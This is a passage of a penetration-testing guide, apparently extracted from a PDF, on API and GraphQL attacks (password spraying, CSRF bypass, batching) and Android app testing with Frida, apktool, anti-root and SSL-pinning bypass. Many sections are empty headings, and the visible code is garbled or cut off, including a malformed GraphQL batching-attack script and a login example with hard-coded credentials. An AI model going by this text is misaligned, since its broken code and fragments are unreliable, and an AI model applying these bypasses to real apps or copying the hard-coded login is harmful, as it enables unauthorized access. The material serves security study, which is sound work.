
## Example API Endpoint Password Spraying attack




### Example Cross API Scripting attack




### Example API Automating Evasion with Wfuzz




### Example Origin Header Spoofing in API Endpoint



# Example Bypass of CSRF protection in GraphQL



# Example Missing Validation of Custom Scalars in GraphQL API



In this example, the script sends a query to the GraphQL endpoint that includes a string that does not match the validation rules of the Email scalar. If the API does not properly validate the custom scalar, the query will be accepted and processed, and the attacker may be able to inject malicious code or data.

To prevent this kind of attack, it's important to properly validate the custom scalars on the server-side, and ensure that only valid inputs are accepted and processed. Additionally, it's important to keep the GraphQL API and its dependencies updated, as new vulnerabilities can be discovered over time.

#### Example Batching Attack in GraphQL

45 分



A Batching attack in GraphQL refers to a situation where an attacker sends multiple malicious queries in a single request in order to overload the server or exploit vulnerabilities in the server-side implementation. This type of attack can be used to perform different types of attacks, such as Denial of Service (DoS) or Injection attacks.

An example of a Batching attack in a GraphQL API could involve the following steps:

- 1. Identify a GraphQL API endpoint that supports batching.
- Craft multiple malicious queries that exploit a vulnerability in the server-side implementation, such as a SQL injection or a File Inclusion vulnerability.
- 3. Send the malicious queries in a single batch request to the API endpoint.
- Observe the API's response, if the server is vulnerable the attacker can achieve his goal of overloading the server or exploiting the vulnerability.

Here is an example of how this process might look in practice:

```
Here is an example of how this process might look in practice:
                                                                            Copy code
  import requests
  # GraphOL endpoint
  url = "https://example.com/graphql"
  # Malicious queries
  queries = ["""
  # Send the gueries in a single batch request
  response = requests.post(url, json={'queries': queries})
In this example, the script sends a batch request to the GraphQL endpoint that includes
multiple queries, if the server is not able to handle this amount of requests at the same time,
```

it can cause a denial of service. Also, if the queries are crafted to exploit a vulnerability in the

server-side implementation, it can lead to an injection or other types of attacks.

# Example Reverse Engineering the GraphQL Request



Reverse engineering a GraphQL request refers to the process of analyzing a GraphQL request and response to understand the structure and behavior of the GraphQL API. This can be useful for security testing, as it can help identify potential vulnerabilities in the API.

An example of reverse engineering a GraphQL request could involve the following steps:

- 1. Capture a GraphQL request and response using a tool such as Burp Suite or Charles.
- Analyze the request to understand the structure and behavior of the GraphQL API, such as the types of queries and mutations that are supported, the arguments that are accepted, and the data that is returned in the response.
- Use this information to craft additional requests that test the API for potential vulnerabilities, such as injection attacks or missing validation.
- Observe the API's response, and analyze the response data to understand the behavior of the API and identify potential vulnerabilities.


Here is an example of how this process might look in practice:

- Use Burp Suite to capture a GraphQL request and response from a web application that uses a GraphQL API.
- 2. In Burp Suite, select the request and response in the Proxy tab, and choose "Send to Repeater" to open the Repeater tool.
- 3. In the Repeater tool, analyze the request to understand the structure and behavior of the GraphQL API.
- 4. Use this information to craft additional requests that test the API for potential vulnerabilities, such as injection attacks or missing validation.
- Observe the API's response, and analyze the response data to understand the behavior of the API and identify potential vulnerabilities.


It's important to note that reverse engineering a GraphQL request may require a good understanding of GraphQL and its concepts, and that some APIs can have rate-limits or could be protected by authentication mechanisms. Additionally, this type of activity may be illegal in some places and could lead to legal consequences.

### Mobile PenTest - Android

# Example Reverse Engineering APK using Apktool, Dex2jar and JD-Gui




#### Example Signing modified apk with apktool



This process will sign the modified APK with a new key, allowing it to be installed on an Android device. Keep in mind that once you've signed the APK with a new key, the original app will not be able to update the installed app anymore, and users will have to manually update the app.


Additionally, this type of activity may be illegal in some places and could lead to legal consequences.

#### Install Frida-server in Android



5. To check if Frida is running correctly, you can use Frida's command-line client on the computer by running the following command:
Copy code
frida-ps -U
6. Once Frida is installed on the device, you can use it to perform dynamic analysis and instrumentation of the mobile apps installed on the device.
It's important to note that Frida requires a rooted device in order to function properly. Additionally, it's important to note that this type of activity may be illegal in some places and could lead to legal consequences.

### Create launch app with Frida using python




With this script, when the app is launched, Frida will be attached to the app and you will be able to perform dynamic analysis and instrumentation on it using Frida's JavaScript API.

It's important to note that Frida requires a rooted device in order to function properly.

Additionally, it's important to note that this type of activity may be illegal in some places and could lead to legal consequences.

#### Example initial Frida hooking in APK




In this example, Frida is used to attach to the running process of an APK on an Android device using its package name "com.example.app". The `create\_script` function is used to create a Frida script that uses the `Interceptor.attach` method to define a hook for the function `functionToHook`. The `onEnter` callback function is used to log a message to the console when the function is called.

With this script, every time the function `functionToHook` is called, Frida will intercept the call and the message "Function hooked!" will be printed to the console. This is just a basic example and Frida allows to do a lot more advanced instrumentation.


It's important to note that Frida requires a rooted device in order to function properly.

Additionally, it's important to note that this type of activity may be illegal in some places and could lead to legal consequences.

### Create script frida to hooking getproperty




### Example Anti-root bypass using Frida




In this example, Frida is used to attach to the running process of an APK on an Android device using its package name "com.example.app". The `create\_script` function is used to create a Frida script that uses the `Java.use` method to find the class `com.example.app.RootDetection` and its method `isDeviceRooted`. Then it hooks the `isDeviceRooted` method using `implementation` property, which allows to replace the original implementation of the method with a custom one. Inside the custom implementation


# Example Script Frida Hooking functions without parameters



### Example Frida Script Hooking Strings



#### How to Rooting Device using Magisk



### Example Memory Corruption in APK Android using ADB



Example Memory Corruption in APK Android using ADB




Memory corruption is a type of software bug that occurs when a program or system overwrites memory that it should not have access to. In the context of an APK (Android application package) on Android, memory corruption can occur when an application is not properly programmed and uses memory in an unintended or unsafe manner.




One way to potentially exploit a memory corruption vulnerability in an APK on Android is to use the Android Debug Bridge (ADB) tool. ADB is a command-line tool that allows developers to communicate with and control an Android device from a computer. With ADB, it may be possible to manipulate the memory of an APK running on an Android device in order to cause a memory corruption vulnerability to occur.

It's important to note that attempting to exploit memory corruption vulnerabilities in APKs or other software without proper authorization is illegal and could cause harm to others. If you suspect that an APK or other software contains a memory corruption vulnerability, it is best to report it to the developer or relevant authorities.

## Example Insecure Storage exploitation in APK Android




# Create Decode String MD5 in Java with Shared Preferences APK




This example uses the 'MessageDigest' class to create an instance of the MD5 algorithm, and then calls the 'update' method to pass in the string to be encoded. The resulting encoded string is then saved to Shared Preferences using a key of "encoded\_string". The method getEncodedString allow to get value from SharedPreferences.

It is important to note that MD5 is not a secure way to encode passwords or other sensitive information and should not be used for that purpose.


# Example Insecure Logging Android APK Exploitation



# Example Analysis APK using Mobsf, Androbugs, QARK and Drozer



### Create Example Login User Interface Apk Android using Java



```
2. In the MainActivity, java file, link the layout elements to their corresponding variables
   using the findViewById() method:
                                                                         Copy code
      TextView tvTitle;
      EditText etEmail, etPassword;
      Button btnLogin;
      @Override
      protected void onCreate(Bundle savedInstanceState) {
          super.onCreate(savedInstanceState);
          setContentView(R.layout.activity_main);
          tvTitle = (TextView) findViewBvId(R.id.tv title):
          etEmail = (EditText) findViewById(R.id.et email);
          etPassword = (EditText) findViewById(R.id.et_password);
          btnLogin = (Button) findViewById(R.id.btn_login);
3. Create a method for handling the login button click event:
                                                                         Copy code
      public void onLoginClick(View view) {
          String email = etEmail.getText().toString();
          String password = etPassword.getText().toString();
          if (email.equals("test@example.com") && password.equals("test123")) {
              // Login successful, navigate to next activity
              Intent intent = new Intent(this, MainMenuActivity.class);
              startActivity(intent);
              // Login failed, display error message
              Toast.makeText(this, "Invalid email or password",
  Toast.LENGTH SHORT).show();
```

4. In the XML layout file, set the onClick attribute of the login button to the onLoginClick method

Copy code

Copy code

Copy code

android: id="@+id/btn\_login"

#### Example Exploitation Activity in APK Android



Example Exploitation Activity in APK Android



An example of exploitation of an activity in an APK (Android Package) could involve an attacker creating a malicious app that uses a vulnerability in another app's activity to gain unauthorized access to sensitive information or perform other malicious actions.




Another example is exploiting a vulnerability in the handling of intents. If an app's activities do not properly validate the data passed in through intents, an attacker can create a malicious app that sends specially crafted intents to the vulnerable app and gain access to sensitive information or perform actions on the user's behalf.


It's important to note that these actions are illegal and unethical. Developers should always follow best practices for secure coding and thoroughly test their apps for vulnerabilities.

Additionally, users should be cautious about downloading apps from untrusted sources and be aware of the permissions requested by the apps they install.

## Multiple Examples Exploitation APK using Frida



### Example SSL Pinning Bypass using Frida



#### Frida bypass emulator detection

